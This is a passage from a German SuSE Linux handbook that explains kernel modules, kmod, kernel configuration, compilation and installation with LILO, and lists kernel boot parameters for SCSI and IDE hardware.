
Insbesondere können in dieser Datei die Parameter für solche Module eingetragen werden, die direkt auf die Hardware zugreifen und daher auf das spezifische System eingestellt werden müssen (z. B. CD-ROM-Treiber oder Netzwerktreiber). Die hier eingetragenen Parameter sind im Prinzip identisch mit denen, die am Bootprompt des Kernels (z. B. von LILO) übergeben werden (siehe Abschnitt 14.3.2 auf Seite 415), jedoch weichen in vielen Fällen die Namen von denen ab, die am Bootprompt zum Einsatz kommen (siehe zum Vergleich Abschnitt 14.3.4 auf Seite 428). Wenn das Laden eines Moduls nicht erfolgreich ist, versuchen Sie, in dieser Datei die Hardware zu spezifizieren und verwenden Sie zum Laden des Moduls modprobe anstelle von insmod.

Kmod – der „Kernel Module Loader“

Der eleganteste Weg bei der Verwendung von Kernel-Modulen ist seit Version 2.2.x der Einsatz des „Kernel Module Loader“, der den „alten“ Kernel-Daemon (kerneld) ersetzt. Kmod wacht im Hintergrund und sorgt dafür, dass benötigte Module durch modprobe-Aufrufe automatisch geladen werden, sobald auf die entsprechende Funktionalität des Kernels zugegriffen wird.

Um den Kmod verwenden zu können, müssen Sie bei der Kernel-Konfiguration die Option ‘`Kernel module loader`’ (`CONFIG_KMOD`) aktivieren.

Treiber, die benötigt werden, um auf das Root-Dateisystem zuzugreifen, sollten fest zum Kernel hinzugebunden werden. Sie sollten also Ihren SCSI-Treiber und das Dateisystem der Root-Partition (üblicherweise **`ext2`**) *nicht* als Modul konfigurieren!



Achtung

Da SuSE Linux `initrd` (engl. *initial ramdisk*) verwendet und über diesen Weg beispielsweise den SCSI-Treiber einbindet, müssen Sie bei der Erstellung eines eigenen Kernels darauf achten, die Variable **`INITRD_MODULES`** in der Datei `/etc/rc.config` anzupassen (Abschnitt 17.6 auf Seite 506) und die `initrd`-Zeile in `/etc/lilo.conf` auszukommentieren (vgl. Abschnitt 16.4.5 auf Seite 479). – Wenn Sie dies nicht tun, wird der Kernel beim Booten hängen bleiben!

Der Einsatz von Kernel-Modulen bietet sich vor allem für unregelmäßig oder selten benutzte Funktionalitäten an, wie z. B. `parport`- und Drucker-Unterstützung, Treiber für Disketten- oder ZIP-Laufwerke sowie für bestimmte Dateisysteme, die Sie nur sporadisch verwenden wollen.

Der Kmod ist nicht dafür ausgelegt, Module wieder automatisch zu entladen; bei der heutigen RAM-Ausstattung der Rechner wäre der Gewinn an Arbeitsspeicher nur marginal; vgl. auch `/usr/src/linux/Documentation/kmod.txt`. Server-Maschinen, die spezielle Aufgaben zu erfüllen haben und nur wenige Treiber benötigen, werden aus Performance-Gründen einen „monolithischen“ Kernel bevorzugen.

13.3 Konfiguration des Kernels

Die Konfiguration des während der Installation oder während des Updates eingerichteten Kernel ist der Datei `/usr/src/linux/.config` zu entnehmen (vgl. Abschnitt 2.2.8 auf Seite 41).

Die Konfiguration des Kernels kann man auf drei verschiedene Arten vornehmen:

1. In der Kommandozeile
2. Im Menü im Textmodus

3. Im Menü unter dem X Window System

Diese drei Wege werden im Folgenden kurz vorgestellt.

Kommandozeilenkonfiguration

Um den Kernel zu konfigurieren, wechseln Sie nach `/usr/src/linux` und geben folgenden Befehl ein:

```
erde:/usr/src/linux # make config
```

Sie werden nach einer Reihe von Systemfähigkeiten gefragt, die der Kernel unterstützen soll. Bei der Beantwortung der Fragen gibt es normalerweise zwei oder drei Möglichkeiten: Entweder einfaches (y) und (n), oder eine der drei Möglichkeiten (y) (engl. *yes*), (n) (engl. *no*) und (m) (engl. *module*). `'m'` bedeutet hierbei, dass der entsprechende Treiber nicht fest zum Kernel hinzugebunden wird, sondern vielmehr als Modul übersetzt wird, das zur Laufzeit zum Kernel hinzugeladen werden kann. Es versteht sich, dass sämtliche Treiber, die Sie zum Booten des Systems unbedingt benötigen, fest zum Kernel hinzugebunden werden müssen; in diesen Fällen also (y) wählen.

Wenn Sie bei einer Frage eine andere Taste drücken, erhalten Sie eine kurze Hilfestellung zu der jeweiligen Option angezeigt.

Konfiguration im Textmodus

Angenehmer lässt sich die Konfiguration des Kernels mit „menuconfig“ durchführen; dies lässt sich mit dem Befehl

```
erde:/usr/src/linux # make menuconfig
```

aufrufen. Insbesondere müssen Sie sich bei einer geringfügigen Änderung der Konfiguration nicht durch zig Fragen „durchtasten“.

Konfiguration unter dem X Window System

Haben Sie das X Window System (Paket `xf86`) sowie Tcl/Tk (Paket `tcl` und Paket `tk`) installiert, so können Sie die Konfiguration alternativ durch

```
erde:/usr/src/linux # make xconfig
```

vornehmen. Sie haben dann eine grafische Oberfläche, die das Konfigurieren komfortabler macht. Dazu müssen Sie das X Window System aber als Benutzer `'root'` gestartet haben, da Sie andernfalls zusätzliche Maßnahmen treffen müssen, um Zugriff auf das Display eines anderen Benutzers zu erhalten.

13.4 Einstellungen bei der Kernelkonfiguration

Die einzelnen Konfigurationsmöglichkeiten des Kernels können hier nicht im Detail dargestellt werden.Machen Sie bitte Gebrauch von den zahlreich vorhandenen Hilfetexten zur Kernel-Konfiguration. Der allerneueste Stand der Dokumentation findet sich immer unter den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`.

13.5 Übersetzen des Kernels



Tipp

Entfernen Sie ggf. im Haupt-`Makefile` (ca. Zeile 74) das Kommentarzeichen vor `INSTALL_PATH=/boot`, damit der eigene Kernel auf direktem Wege in `/boot` installiert werden kann.

Wir empfehlen, ein „bzImage“ zu generieren. So lässt es sich in der Regel umgehen, dass der Kernel „zu groß“ wird, wie dies leicht passieren kann, wenn man zu viele Features auswählt und ein „zImage“ herstellt (typisch sind dann die Meldungen `"kernel too big"` oder `"System is too big"`).

Nachdem Sie den Kernel für Ihre Gegebenheiten konfiguriert haben, starten Sie die Kompilation:

```
erde:/usr/src/linux # make dep
erde:/usr/src/linux # make clean
erde:/usr/src/linux # make bzImage
```

Diese 3 Befehle können Sie auch in einer Befehlszeile eingeben. Sie werden dann hintereinander abgearbeitet. Dies birgt Vorteile in sich, wenn Sie die Kernel-Übersetzung automatisch, z. B. „über Nacht“, durchführen lassen wollen. Dazu geben Sie ein:

```
erde:/usr/src/linux # make dep clean bzImage
```

Je nach Leistung des Systems dauert es jetzt einige Minuten (schneller AMD Athlon / Intel Pentium III)[1] bis zu einigen Stunden (bei 386ern mit 8 MB), bis der Kernel neu übersetzt ist. Während der Übersetzungsprozedur können Sie sich selbstverständlich auf einer anderen Konsole weiterhin mit dem System beschäftigen.

Nach der erfolgreichen Übersetzung finden Sie den komprimierten Kernel in `/usr/src/linux/arch/i386/boot`. Das Kernel-Image – die Datei, die den Kernel enthält – heißt `bzImage`. Finden Sie diese Datei nicht vor, ist aller Wahrscheinlichkeit nach ein Fehler während der Kernelübersetzung aufgetreten. Dies geht eventuell leicht in der Menge der Bildschirmausgaben unter. Ob ein Fehler aufgetreten ist, können Sie dadurch feststellen, dass Sie nochmals mit

```
erde:/usr/src/linux # make bzImage
```

die Kernelübersetzung anstoßen und auf entsprechende Fehlermeldungen achten. Aber keine Angst: Fehler bei der Kernelübersetzung treten eher selten auf!

Unter der Bash können Sie mit

```
erde:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

die Ausgaben des Kompilationsvorgangs in die Datei `kernel.out` „mitschreiben“ lassen; unter der Tcsh lautet der Befehl:

```
erde:/usr/src/linux # make bzImage |& tee kernel.out
```

[1] Ein beliebter Test für Hard- und Software ist es, den Kernel mit der Option **`make -j`** zu übersetzen. Sie brauchen viel Hauptspeicher (bis über 100 MB) für diesen Test. Hierbei wird für jede zu übersetzende Quelldatei ein eigener Compiler gestartet.

Wenn Sie Teile des Kernels als ladbare Module konfiguriert haben, müssen Sie anschließend das Übersetzen dieser Module veranlassen. Dies erreichen Sie durch

```
erde:/usr/src/linux # make modules
```

13.6 Kernel installieren

Nachdem Sie den Kernel übersetzt haben, müssen Sie dafür sorgen, dass dieser neue Kernel installiert wird, um ihn künftig booten zu können. Wenn Sie den LILO verwenden, so muss dieser gleichfalls neu installiert werden. Im einfachsten Fall kopieren Sie dazu den neuen Kernel nach `/boot/vmlinuz` (vgl. Abschnitt 13.5 auf der vorherigen Seite) und rufen dann LILO auf; um sich vor unliebsamen Überraschungen zu schützen, empfiehlt es sich jedoch, den alten Kernel zunächst beizubehalten (`/boot/vmlinuz.old`), um ihn notfalls booten zu können, wenn der neue Kernel nicht wie erwartet funktioniert:

```
erde:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
erde:/usr/src/linux # cp arch/i386/boot/bzImage /boot/vmlinuz
erde:/usr/src/linux # lilo
```

Das Makefile-Target **`make bzlilo`** erledigt diese 3 Schritte übrigens in einem Rutsch.

Die übersetzten Module müssen nun noch installiert werden; durch Eingabe von

```
erde:/usr/src/linux # make modules_install
```

können Sie diese in die korrekten Zielverzeichnisse unter `/lib/modules/<Version>` kopieren lassen. Dabei werden die alten Module bei gleicher Kernelversion überschrieben; Sie können jedoch die ursprünglichen Module zusammen mit dem Kernel von den CDs wieder installieren.



Tipp

Es ist darauf zu achten, dass Module, deren Funktionalität man jetzt eventuell direkt in den Kernel einkompiliert hat, unter `/lib/modules/<Version>` entfernt werden. Sonst kann es zu unvorhersehbaren Effekten kommen! Dies ist ein Grund, weshalb dem Ungeübten vom selbstkompilieren des Kernels *dringend* abgeraten wird.

Tragen Sie in Ihrer `/etc/lilo.conf` zusätzlich ein Label **`Linux.old`** als Boot-Image ein (vgl. Abschnitt 4.4.1 auf Seite 125) und benennen Sie den alten Kernel nach `/boot/vmlinuz.old` um. Sie stellen so sicher, dass Sie immer noch mit dem vorherigen Kernel booten können, falls dies mit dem neu gebauten nicht funktionieren sollte. Diese Möglichkeit wird ausführlich im Kapitel 4 auf Seite 119 beschrieben.

Haben Sie die Datei `/etc/lilo.conf` nach Ihren Wünschen angepasst, so müssen Sie erneut

```
erde:/usr/src/linux # lilo
```

aufrufen.

Falls Sie Linux von DOS aus über `linux.bat` – also mit `loadlin` – starten, müssen Sie den neuen Kernel noch nach `/dosc/loadlin/bzimage`[2] kopieren, damit er beim nächsten Booten wirksam werden kann.

Falls Sie Linux über den Windows NT Bootmanager starten, dürfen Sie nun nicht vergessen, erneut den LILO-Bootsektor umzukopieren(vgl. Abschnitt 4.7.2 auf Seite 137).

Weiterhin ist Folgendes zu beachten: Die Datei `/boot/System.map` enthält die Kernelsymbole, die die Kernelmodule benötigen, um Kernelfunktionen korrekt aufrufen zu können. Diese Datei ist abhängig vom aktuellen Kernel. Daher sollten Sie nach der Übersetzung und Installation des Kernels die aktuelle[3] Datei `/usr/src/linux/System.map` in das Verzeichnis `/boot` kopieren. Falls Sie Ihren Kernel mittels **`make bzlilo`** bzw. **`make zlilo`** erstellen, wird diese Aufgabe automatisch für Sie erledigt.

Sollten Sie beim Booten eine Fehlermeldung wie `"System.map does not match actual kernel"` erhalten, dann wurde wahrscheinlich nach der Kernelübersetzung die Datei `System.map` nicht nach `/boot` kopiert.

13.7 Boot-Diskette erstellen

Möchten Sie eine Boot-Diskette mit dem neuen Kernel erstellen, so können Sie einfach den folgenden Befehl verwenden:

```
erde:/usr/src/linux # make bzdisk
```

13.8 Festplatte nach der Kernel-Übersetzung aufräumen

Sie können die während der Kernel-Übersetzung erzeugten Objekt-Dateien löschen, falls Sie Probleme mit dem Plattenplatz haben:

```
erde: # cd /usr/src/linux
erde:/usr/src/linux # make clean
```

Falls Sie jedoch über ausreichend Plattenplatz verfügen und vorhaben, den Kernel des Öfteren neu zu konfigurieren, so überspringen Sie diesen letzten Schritt. Ein erneutes Übersetzen des Kernels ist dann erheblich schneller, da nur die Teile des Systems neu übersetzt werden, die von den entsprechenden Änderungen betroffen sind.

[2] Bzw. dorthin, wohin Sie das Verzeichnis `loadlin` haben installieren lassen.
[3] Bei jeder Kernelübersetzung wird diese Datei neu erzeugt.

14 Kernel-Parameter

14.1 Treiber im Kernel

Es gibt eine große Vielfalt an PC-Hardware-Komponenten. Um diese Hardware richtig benutzen zu können, braucht man einen „Treiber“, über den das Betriebssystem (bei Linux der „Kernel“) die Hardware richtig ansprechen kann. Generell gibt es zwei Mechanismen, Treiber in den Kernel zu integrieren:

1. Die Treiber können fest zum Kernel dazugebunden sein. Solche Kernel „aus einem Stück“ bezeichnen wir in diesem Buch auch als *monolithische* Kernel. Manche Treiber können nur in dieser Form verwendet werden.
2. Die Treiber können erst bei Bedarf in den Kernel geladen werden, der in diesem Fall als *modularisierter* Kernel bezeichnet wird. Das hat den Vorteil, dass wirklich nur die benötigten Treiber geladen sind und dass der Kernel keinen unnötigen Ballast enthält. Der Kernel auf der SuSE-Bootdiskette beispielsweise arbeitet mit Modulen, er kann deshalb die meisten Hardwarekonfigurationen bedienen.

Unabhängig davon, ob die Treiber fest dazugebunden sind oder geladen werden, kann es dennoch vorkommen, dass eine Hardwarekomponente nicht selbstständig vom Kernel erkannt werden kann. In einem solchen Fall haben Sie die Möglichkeit, die betreffende Komponente durch Angabe von Parametern näher zu spezifizieren, wodurch dem Kernel „auf die Sprünge geholfen“ wird:

- Sie geben dem Treiber Informationen, welche Hardware Sie genau haben und wie diese anzusprechen ist (z. B. Adressbereich, Interrupt oder ähnliches). Der Treiber kann das manchmal auch selbst herausfinden, es ist aber schneller und sicherer, wenn Sie es ihm direkt mitteilen.
- In Problemfällen können Sie mit speziellen Kernelparametern eventuell doch noch erreichen, dass Ihr Linux-System läuft.

Bei monolithischen Kernels müssen die Parameter am Bootprompt oder durch einen Bootloader übergeben werden – aus diesem Grunde werden die Parameter oftmals noch vereinfachend LILO-Parameter genannt, nach dem traditionsreichen Loader für x86er-Architekturen. Treiber in Modulform erhalten ihre Parameter durch Argumente der Befehle **`insmod`** bzw. **`modprobe`**; dabei wird gleichzeitig das Modul selbst geladen.

Immer gilt: Sie müssen die Parameter jedes Mal beim Booten angeben, der Kernel lernt leider nichts dazu. Später, nach der Installation, können Kernelparameter in die Dateien `/etc/lilo.conf` bzw. `/etc/modules.conf` eingetragen

werden, wodurch sie von LILO bzw. modprobe automatisch ausgewertet werden.

Leider ist das Format, in dem die Parameter anzugeben sind, bei dazugebundenen Treibern anders als bei Treibern, die als Modul geladen werden. Deshalb finden Sie die Parameter säuberlich getrennt weiter unten aufgelistet. Bei einigen wenigen Modulen (CD-ROM-Laufwerke) wurde die Parameterübergabe jedoch mittlerweile vereinheitlicht, sodass auch beim Laden eines Moduls die gleichen Parameter angegeben werden können wie am Bootprompt.




Abbildung 14.1: Das Layout einer US-Tastatur

Wenn Sie gerade gebootet haben, ist noch die amerikanische Tastaturbelegung am Bootprompt aktiv. Sie finden also das Ξ auf der Taste ´ . z und y sind vertauscht. Vergleichen Sie bitte die Abbildung 14.1.

14.2 Einige Tipps

Bevor endlich die Listen mit den Parametern kommen, noch ein paar Tipps zur Hardwareerkennung der Treiber und zur Parameterangabe:

- Die meisten Treiber können ein so genanntes *autoprobing* durchführen, ð, der Treiber probiert verschiedene unterschiedliche Adressen durch, an denen die entsprechende Hardwarekomponente üblicherweise liegt. Dabei kann es jedoch geschehen, dass ein Treiber auf eine Komponente stößt, für die er gar nicht zuständig ist, und er diese fälschlicherweise initialisiert. Dies kann dazu führen, dass der Rechner einfach stehen bleibt.

- Auch kommt es gelegentlich vor, dass sich ein Modul erfolgreich laden lässt, obwohl die Hardware, für die es zuständig ist, gar nicht im Rechner vorhanden ist (dies gilt vor allem für die 3 Com-Netzwerkkartentreiber).

  Dennoch sollten Sie der Einfachheit halber erst einmal das Autoprobing durchführen lassen. Fehlerhaft geladene Treiber können Sie ohne weiteres wieder entfernen; bei nicht erkannter Hardware können Sie durch Angabe der Parameter versuchen, dem Kernel die Konfiguration mitzuteilen, sodass er dennoch in die Lage versetzt wird, die Komponente korrekt anzusprechen.

- Schließlich gibt es einige Hardwarekomponenten, für die mehrere Treiber existieren (NCR 53C810, Ultrastor). Nach den uns vorliegenden Informationen scheint keiner der beiden Ultrastor-Treiber einen besonderen Vorteil im Vergleich zum anderen zu haben. Der BSD-Treiber für den NCR53C810 unterstützt auch die anderen NCR53C8xx-Produkte (z. B. 53C875) während nur der alte NCR-Treiber CD-Writer unterstützt. Probieren Sie einfach aus, welcher Treiber Ihre Hardware zuverlässig erkennt.

14.3 Die Parameter

14.3.1 Notation und Bedeutung

In den folgenden, alphabetisch geordneten Listen von Kernelparametern sind die einzelnen Geräte bzw. ihre Treiber zusammen mit den möglichen bzw. notwendigen Aufruf-Parametern angegeben. Dabei tauchen folgende Parameter immer in der gleichen Bedeutung auf:

<addr>	hexadezimale Portangabe, (z. B. 0x300)
<irq>	Interrupt, unter dem das Gerät angesprochen wird (z. B. 7)
<dma>	DMA-Kanal, über den das Gerät kommuniziert (z. B. 1)
<Startadresse>, <Endadresse>	hexadezimaler Speicherbereich für *shared memory*

Tabelle 14.1: Häufig verwendete Variablenbezeichnungen für Kernelparameter

Im weiteren werden vor allem die Parameter beschrieben, die für eine erfolgreiche Installation relevant sind. Darüber hinaus gibt es noch eine ganze Reihe weiterer Kernel-Parameter für spezielle Zwecke. Beachten Sie auch, dass bei der Angabe der Parameter die Groß- bzw. Kleinschreibung wichtig ist!

Eine ausführliche Einführung in die möglichen Kernelparameter finden Sie nach der Installation im `BootPrompt-HOWTO` unter `/usr/share/doc/howto` sowie bei den Kernelquellen in der Datei `/usr/src/linux/Documentation/kernel-parameters.txt`.

14.3.2 Kernel-Parameter am Boot-Prompt

Die in diesem Abschnitt aufgelisteten Parameter können nur direkt an den Kernel übergeben werden, z. B. am Prompt von SYSLINUX (mitgelieferte Bootdiskette), am LILO-Prompt oder mittels loadlin. Soll der entsprechende Treiber als ladbares Modul eingesetzt werden, sehen Sie bitte die in diesem Fall relevanten Parameter in Abschnitt 14.3.4 auf Seite 428 nach.



Hinweis

Alle für einen Treiber relevanten Parameter müssen unmittelbar hintereinander, durch Kommata getrennt, angegeben werden! Keinesfalls darf ein Leerzeichen zwischen den Parametern angegeben werden!

Um z. B. die Parameter für den **aha1542**-Treiber am Bootprompt zu benennen, geben Sie bitte ein (beachten Sie, dass zunächst immer der Name der Datei des Kernels genannt werden muss; auf den SuSE-Bootdisketten heißt der Kernel `linux`!):

```
linux aha1542=0x300
```

Allgemeine Boot-Parameter

Mit Hilfe einiger Parameter kann das generelle Verhalten des Linux-Kernels gesteuert werden; vgl. Manual-Page von **bootparam** (**man 7 bootparam**).

- *Reboot Modus* (beim Verlassen von Linux)

  reboot=<**modus**>

  wobei für <**modus**> folgende Werte gelten:

Variable	Werte / Bedeutung
<**modus**>	`warm` Reboot mit Warmstart (kein Speichertest) `cold` Reboot mit Kaltstart (mit Speichertest) `bios` Reboot durch BIOS-Routine `hard` Reboot durch CPU-Crash (triple fault)

  Beispiel: **reboot=cold**
  bootet den Rechner nach dem Linux-Shutdown als wenn die Reset-Taste gedrückt worden wäre.

- *Schützen von I/O-Bereichen* (Reservieren)

  reserve=<**start1**>**,**<**breite1**>**,...,**<**startN**>**,**<**breiteN**>

  Mit Hilfe dieses Parameters können Sie IO-Bereiche für Hardware reservieren, die ein Autoprobing ihrer I/O-Adresse nicht vertragen und z. B. mit Systemabsturz reagieren.

  Beispiel: eine empfindliche Netzwerkkarte kann durch Eingeben von:

  reserve=0x330,32 ether=5,0x330,eth0

vor dem Autoprobing geschützt und dennoch initialisiert werden. Im Beispiel hat die Netzwerkkarte einen 32 Bytes breiten I/O-Bereich, der ab der Adresse `0x330` beginnt, und den Interrupt `5`.

Für die Bedeutung der Netzwerkkarten-Parameter siehe Abschnitt 14.3.2 auf Seite 424.

- *Rootpartition übergeben*

  root=<partition>

Variable	Werte / Bedeutung
<**partition**>	z. B. `/dev/hda1`, `/dev/sdb5`

  Beispiel: **root=/dev/hda5**
  bootet den Kernel und versucht die Rootpartition vom ersten logischen Laufwerk in der erweiterten Partition auf der ersten (E)IDE-Festplatte zu mounten.

- *Größe des Hauptspeichers* (RAM)

  mem=<größe>

  Die Größe des ☞*Speichers* können Sie in Byte, Kilobyte oder Megabyte angeben. Die Beispiele zeigen die unterschiedliche Darstellung für 96 MB RAM.

  Beispiele:

  mem=96M
  mem=98304k

  In sehr seltenen Fällen kann es vorkommen, daß das Mainboard bzw. der Chipsatz nicht den gesamten Speicher freigeben kann. Berücksichtigen Sie bitte dann den Speicher, den das Mainboard bzw. der Chipsatz für eigene Zwecke verwendet (bis zu 512 K sind durchaus möglich). Den genauen Wert zu ermitteln ist mit der Methode Versuch und Irrtum möglich, aber nehmen Sie der Einfachheit halber an, daß es 512 K sind, in unserem Beispiel:

  mem=5ff8000

  Bei der Verwendung eines Pentium-Clones kann der Aufruf

  mem=nopentium

  einen Rechner, der sonst nicht starten kann, zum Arbeiten befähigen.

- *Anzahl der CPUs bei SMP*

  maxcpus=<anzahl>

  Festlegung der maximalen Anzahl der zu verwendenden CPUs bei ☞*SMP*-Systemen.

  Beispiel:

  maxcpus=1

- *Serielle Konsole*
  console=<**gerät**>**,**<**optionen**>
  Festlegung des Gerätes für die Ausgabe der Konsole; der Parameter kann mehrfach angegeben werden.
  Beispiele:
  console=ttyS1,9600
  console=tty0
  Vgl. `/usr/src/linux/Documentation/serial-console.txt`; dort werden Anwendungsbeispiele gegeben.

SCSI-Kontroller und das SCSI-Subsystem

Die meisten SCSI-Kontroller können über Parameter beeinflusst werden.

- *SCSI-Bandlaufwerke* (Streamer)
  st=<**puffer**>**,**<**schwelle**>**[,**<**max**>**]**

Variable	Werte / Bedeutung
<**puffer**>	Größe des Puffers (Anzahl Blöcke zu 1 KB)
<**schwelle**>	Schreibschwelle (Anzahl Blöcke zu 1 KB) (engl. *write threshold*)
<**max**>	Maximale Pufferanzahl optional (z. B. 2)

  Beispiel: **st=1000,2000**

- *Anzahl der SCSI-Geräte pro ID*
  max_scsi_luns=<**anzahl**>

Variable	Werte / Bedeutung
<**anzahl**>	`1..8`

  Beispiel:
  Wenn explizit nur die erste LUN (engl. *logical unit number*) verwendet werden soll, muss der Parameter **max_scsi_luns=1** gesetzt werden.
  Typische Anwendung sind CD-Wechsler, wobei die Anzahl der nutzbaren CDs gleich dem Parameter **max_scsi_luns** ist.

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*
  aha152x=<**addr**>**,**<**irq**>**,**<**id**>**[,**<**rec**>**[,**<**par**>**[,**<**sync**>**[,**<**delay**>**[**<**ext_trans**>**]]]]]**

Variable	Werte / Bedeutung
<**id**> (SCSI-ID des Hostadapters)	ID des Hostadapters, meist `7`
<**rec**> (reconnect)	`0`, `1`
<**par**> (parity)	`0`, `1` Paritätsprüfung
<**sync**> (synchronous)	`0`, `1` synchrone Übertragung
<**delay**>	`100` Busverzögerung, Standardwert
<**ext_trans**>	`0`, `1` C/H/S-Übersetzung

Mit diesem Treiber können sehr viele Low-cost-SCSI-Controller betrieben werden. Beispielsweise enthalten alle Soundkarten mit SCSI-Controller (bis auf die Pro Audio Spectrum) einen solchen Adaptec-Chip und können mit diesem Treiber betrieben werden.

Bei allen nicht-originalen 152x scheint der 4. Parameter (**RECONNECT**) für den Betrieb erforderlich zu sein. Er muss bei fast allen Typen auf '0' gesetzt werden, nur der AHA2825 braucht eine '1'.

Beispiel: **aha152x=0x300,10,7**

- *Adaptec AHA-1540 / 1542 SCSI-Hostadapter*

  aha1542=<**addr**>**[,**<**buson**>**,**<**busoff**>**[,**<**DMA speed**>**]]**

Variable	Werte / Bedeutung
<**buson**>	2..15
<**busoff**>	1..64
<**DMA speed**>	5,6,7,8,10

Beispiel: **aha1542=0x300**

- *Adaptec AHA-274x / 284x / 294x Hostadapter*

  aic7xxx=<**modifier**>**[,**<**modifier**>**[, ...]]**

Variable	Werte / Bedeutung
<**modifier**>	extended aktiviert die Übersetzung der Plattengeometrie no_reset verhindert das Zurücksetzen (engl. *reset*) des SCSI-Busses bei der Hostadapter-Initialisierung irq_trigger:<**x**> nur für EISA-Systeme 0 für flankengesteuert, 1 für pegelgesteuert verbose um mehr Meldungen zu erhalten reverse_scan wenn mehrere Karten vom BIOS in der falschen Reihenfolge behandelt werden 7895_irq_hack:<**x**> -1 ausschließlich für Tyan II Motherboards pci_parity:<**x**> wenn pci_parity gar nicht verwendet wird, ist die Parität gerade 0 keine Paritätsprüfung 1 Parität ungerade tag_info:„„„ Warteschlangenverwaltung zur Leistungssteigerung, für Experten, siehe Kernelquellen

Beispiel: **aic7xxx=no_reset**,
wenn der Rechner beim Reset des SCSI-Busses stehen bleibt.

Parameter sind bei aic7xxx-basierten SCSI-Hostadaptern ausschließlich bei fehlerhafter oder unbefriedigender Funktion notwendig.

Der AHA-2940 AU funktioniert erst ab BIOS-Version 1.3 zuverlässig; Updates sind über den Adaptec-Support zu bekommen.

Der SCSI-Hostadapter Adaptec 2920 wird nicht von diesem Treiber, sondern vom Future Domain-Treiber bedient (Abschnitt 14.3.2 auf der nächsten Seite)!

- *AdvanSys SCSI-Hostadapter*

  advansys=<**addr1**>**,**<**addr2**>**,...,**<**addr4**>**,**<**debug_level**>

  Beispiel: **advansys=0x110,0x210**

  Dieses Beispiel weist den Kernel an, an den angegebenen Adressen nach dem AdvanSys-Hostadapter zu suchen.

- *AM53/79C974 SCSI-Hostadapter*

  AM53C974=<**host-id**>**,**<**target-id**>**,**<**rate**>**,**<**offset**>

Variable	Werte / Bedeutung
<**host-id**>	SCSI-ID des Hostadapters, meist `7`
<**target-id**>	SCSI-ID des Geräts `0..7`
<**rate**>	`3,5,10` MHz/s max. Transferrate
<**offset**>	Transfermodus; `0` = asynchron

  Wenn sich der Hostadapter zu „verschlucken“ scheint, reduziert man die maximale Transferrate für das Gerät (z. B. das erste CD-ROM-SCSI-Laufwerk `/dev/scd0` mit ID 5) auf dem SCSI-Bus mit:

  Beispiel: **AM53C974=7,5,3,0**

  Für jedes Gerät können eigene Transferraten und Transfermodi angegeben werden, so daß **AM53C974=x,x,x,x** bis zu sieben Mal für einen Hostadapter auftreten kann.

- *BusLogic SCSI-Hostadapter*

  BusLogic=<**addr**>
  BusLogic=<**probing**>

  Beispiel: **BusLogic=0x300**

Variable	Werte / Bedeutung
<**addr**> <**probing**>	Adresse des Adapters, z. B. `0x300` `NoProbe` kein Adapter wird gesucht `NoProbeISA` kein ISA-Adapter wird gesucht `NoProbePCI` kein PCI-Adapter wird gesucht `NoSortPCI` Reihenfolge der Multimaster-Adapter wird vom PCI-BIOS bestimmt `MultiMasterFirst` Multimaster vor Flashpoint `FlashPointFirst` Flashpoint vor Multimaster `InhibitTargetInquiry` für alte Geräte, die mit **scsi_luns** > 0 Probleme haben `TraceProbe` gibt zusätzliche Meldungen bei der Initialisierung des Adapter aus `TraceHardwareReset` gibt zusätzliche Meldungen beim Hardware-Reset des Adapters aus `TraceConfiguration` gibt zusätzliche Meldungen bei der Konfiguration des Adapters aus `TraceErrors` gibt Fehlermeldungen der angeschlossenen Geräte aus `Debug` gibt alles aus

Dieser Hostadapter kann noch über mehr Parameter konfiguriert werden. Dies dient jedoch dem Feintuning und wird in `/usr/src/linux/drivers/scsi/README.BusLogic` beschrieben.

- *Future Domain TMC-16x0-SCSI-Hostadapter*
  fdomain=<**addr**>**,**<**irq**>**[,**<**id**>**]**

Variable	Werte / Bedeutung
<**id**>	SCSI-ID des Hostadapters `0..7`

  Dieser Treiber bedient auch den SCSI-Hostadapter Adaptec 2920.
  Beispiel: **fdomain=0x140,11,7**

- *Future Domain TMC-885/950-Hostadapter*
  tmc8xx=<**addr**>**,**<**irq**>
  Beispiel: **tmc8xx=0xca000,5**

- *NCR 5380 SCSI-Hostadapterfamilie*
  ncr5380=<**addr**>**,**<**irq**>**,**<**dma**>
  Beispiel: **ncr5380=0x340,10,3**

- *NCR 53c400 SCSI-Hostadapterfamilie*
  ncr53c400=<**addr**>**,**<**irq**>
  Beispiel: **ncr53c400=0x350,5**

Dieser Treiber bedient z. B. den weit verbreiteten Trantor T130B SCSI-Hostadapter

- *NCR 53c406a SCSI-Hostadapterfamilie*
  ncr53c406a=<**addr**>**[,**<**irq**>**[,**<**fastpio**>**]]**

Variable	Werte / Bedeutung
<**fastpio**>	0, wenn kein schneller PIO-Modus gewünscht

  Beispiel: **ncr53c406a=0x330,10,0**

- *Seagate ST01/02 SCSI-Hostadapter*
  st0x=<**addr**>**,**<**irq**>
  Beispiel: **st0x=0xc8000,5**

- *Trantor T128/128F/228 SCSI-Hostadapter*
  t128=<**addr**>**,**<**irq**>
  Beispiel: **t128=0x340,10**

(E)IDE-Controller und ATAPI-Geräte

Zahlreiche Parameter stehen zur Verfügung, um den (E)IDE-Controller und die dort angeschlossenen Geräte zu konfigurieren.

- *ATAPI-CD-ROM und andere Geräte am (E)IDE-Controller*
  hd<**x**>**=**<**trouble**>

Variable	Werte / Bedeutung
<**x**>	a, b, . . . , h 1. bis 8. Festplatte a Master am 1. IDE-Controller b Slave am 1. IDE-Controller c Master am 2. IDE-Controller d Slave am 2. IDE-Controller etc.
